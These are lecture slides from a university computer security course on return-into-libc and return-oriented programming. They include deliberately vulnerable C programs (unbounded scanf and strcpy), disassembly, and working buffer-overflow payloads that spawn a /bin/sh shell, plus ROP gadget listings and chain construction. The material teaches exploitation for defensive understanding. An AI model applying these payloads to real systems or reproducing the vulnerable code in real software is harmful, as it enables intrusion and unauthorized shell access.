

CSC 405



Computer Security

Return-into-libc & ROP

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NOEXEC (W^X)



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- Deployment
 - Linux (via PaX patches)
 - OpenBSD
 - Windows (since XP SP2)
 - OS X (since 10.5)
 - more...
- Hardware support:
 - Intel “XD” bit
 - AMD “NX” bit
 - SPARC
 - ARM

We can still overwrite function pointers/return addresses, but **we cannot inject our executable shellcode**

Code-reuse vulnerability

```
#include <stdio.h>
#include <stdlib.h>

void debug() {
    printf("Entering debug mode!\n");
    system("/bin/sh");
}

void getinput() {
    char buffer[32];

    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main() {
    getinput();
    return 0;
}
```

Code-reuse vulnerability

```
$ gcc vuln.c -o vuln -fno-stack-protector -m32  
$ objdump -d vuln
```

080484cb <debug>:

```
80484cb: 55          push    %ebp  
80484cc: 89 e5      mov     %esp,%ebp  
80484ce: 83 ec 08   sub    $0x8,%esp  
80484d1: 83 ec 0c   sub    $0xc,%esp  
80484d4: 68 d0 85 04 08  push  $0x80485d0  
80484d9: e8 a2 fe ff ff  call   8048380 <puts@plt>  
80484de: 83 c4 10   add    $0x10,%esp  
80484e1: 83 ec 0c   sub    $0xc,%esp  
80484e4: 68 e5 85 04 08  push  $0x80485e5  
80484e9: e8 a2 fe ff ff  call   8048390 <system@plt>  
80484ee: 83 c4 10   add    $0x10,%esp  
80484f1: 90        nop  
80484f2: c9        leave  
80484f3: c3        ret
```

Code-reuse vulnerability

```
$ BUFFER=`python -c 'print "a"*44 + "\xcb\x84\x04\x08"'`
```

```
$ (echo -e $BUFFER; cat ) | ./vuln
```

```
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa^
```

```
Entering debug mode!
```

```
$ ls
```

```
vuln.c  vuln
```

What if we don't have such functionality in the vulnerable program?

libc

- C standard library
- Provides functionality for string handling, mathematical computations, input/output processing, memory management, and several other operating system services

- `<stdio.h>`
- `<stdlib.h>`
- `<string.h>`
- ...

ret2lib.c

```
#include <stdio.h>
#include <string.h>

void getinput(char *input) {
    char buffer[32];

    strcpy(buffer, input);
    printf("You entered: %s\n", buffer);
}

int main(int argc, char **argv) {
    getinput(argv[1]);
    return(0);
}
```

ret2lib.c

```
(gdb) find &system,+99999999,"/bin/sh"  
0xf7f5a9ab
```

```
(gdb) p system  
$1 = {<text variable, no debug info>}  
0xf7e39da0 <system>
```

ret2lib.c

```
./ret2lib `python -c  
'print "A"*44+"\xa0\x9d\xe3\xf7BBBB\xab\xa9\xf5\xf7"'`
```

You entered:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA???
```

```
???
```

```
$ ls
```

```
ret2lib.c ret2lib
```

```
$
```


```
<ctrl-d>
```

```
Program received signal SIGSEGV, Segmentation fault.
```

```
0x42424242 in ?? ()
```

We have reused existing code in the system
to execute our attack!

Origins of malicious code



return-into-libc

- Instead of injecting malicious code, reuse existing code from libc, like system, printf, etc
- No code injection required!


- Perception of return-into-libc: limited, easy to defeat
 - Attacker cannot execute arbitrary code
 - Attacker relies on contents of libc
 - What if we remove system()?

Return-into-libc generalization

- Gives Turing-complete exploit language
 - exploits aren't straight-line limited
- Calls no functions at all
 - can't be defanged by removing functions like system()
- On the x86, uses "found" instruction sequences, not code intentionally placed in libc
 - difficult to defeat with compiler/assembler changes


Return-oriented Programming
(ROP)

Traditional execution model





- The instruction pointer (`%eip`) is pointing to the instruction that the CPU is going to fetch and execute
- `%eip` is automatically incremented after instruction execution
- If we change `%eip` we change the control flow of the program

ROP execution model




- The stack pointer (`%esp`) is pointing to the location that the CPU is going to fetch instructions and execute them
- `%esp` is not automatically incremented after instruction execution but the `ret` instruction increments it
- If we change `%esp` we change the control flow of the program

nop




- nop instruction advances the %eip
- In ROP programming we can implement nop by pointing to a ret instruction, which advances the %esp

Constants



- We can initialize registers with constants
- In ROP programming we can implement this by storing the value on the stack and then use `pop` to move that value into a register

Control flow




- In traditional execution model we set the `%eip` register to a new value
- In ROP programming we can implement this by setting a new value in the `%esp` register

ROP gadgets

- Small sequences of instructions that together implement some basic functionality
 - Can be located in any executable region of the program
 - Gadgets can be of multiple instructions
-
- The most amazing thing about ROP gadgets?
 - Unintended ROP gadgets!!!

Unintended ROP gadgets



Any code location that has c3 (ret) as a value can be a potential ROP gadget!


Mounting attack

- Need control of memory around %esp
- Rewrite stack:
 - Buffer overflow on stack
 - Format string vulnerability to rewrite stack contents
- Move stack:
 - Overwrite saved frame pointer on stack; on leave/ret, move %esp to area under attacker control
 - Overflow function pointer to a register spring for %esp:
 - set or modify %esp from an attacker-controlled register then return

How to craft a ROP attack

```
#include <stdlib.h>

void main(int argc, char **argv) {
    char *shell[2];
    shell[0] = "/bin/sh";
    shell[1] = 0;
    execve(shell[0], &shell[0], 0);
    exit(0);
}
```



```
lea    0x4(%esp),%ecx
and    $0xffffffff0,%esp
pushl  -0x4(%ecx)
push   %ebp
...
```




How to craft a ROP attack

```
lea    0x4(%esp),%ecx
and    $0xffffffff0,%esp
pushl  -0x4(%ecx)
push   %ebp
...
```



0xb7bf050	0xb7bf032	0xb7bf042	0xb7fbb040	0xb7bf062	0xb7bf096	0xb7bf084
mov %eax, %ebx	xor %eax, %eax	inc %eax	int 0x80	mov %eax, %ecx	mov %ecx, %eax	add %eax, 0x0b
ret	ret	ret	ret	ret	ret	ret

How to craft a ROP attack



Our attack buffer!

ROPgadget

Gadgets information

=====

0x080484eb : pop ebp ; ret

0x080484e8 : pop ebx ; pop esi ; pop edi ; pop
ebp ; ret

0x080482ed : pop ebx ; ret

0x080484ea : pop edi ; pop ebp ; ret

0x080484e9 : pop esi ; pop edi ; pop ebp ; ret

0x080482d6 : ret

[...]

Unique gadgets found: 70

ROP compiler

Produces the ROP payload (the addresses of the ROP gadgets + data) for our malicious program

Is ROP x86-specific?

NOPe

x86, x64, ARM, ARM64, PowerPC, SPARC and MIPS

Related Work

- Return-into-libc: Solar Designer, 1997
 - Exploitation without code injection
- Return-into-libc chaining with retpop: Nergal, 2001
 - Function returns into another, with or without frame pointer
- Register springs, dark spyrit, 1999
 - Find unintended “jmp %reg” instructions in program text
- Borrowed code chunks, Kraemer 2005
 - Look for short code sequences ending in “ret”
 - Chain together using “ret”

Conclusions

- Code injection is not necessary for arbitrary exploitation
- Defenses that distinguish “good code” from “bad code” are useless
- Return-oriented programming possible on every architecture, not just x86
- Compilers make sophisticated return-oriented exploits easy to write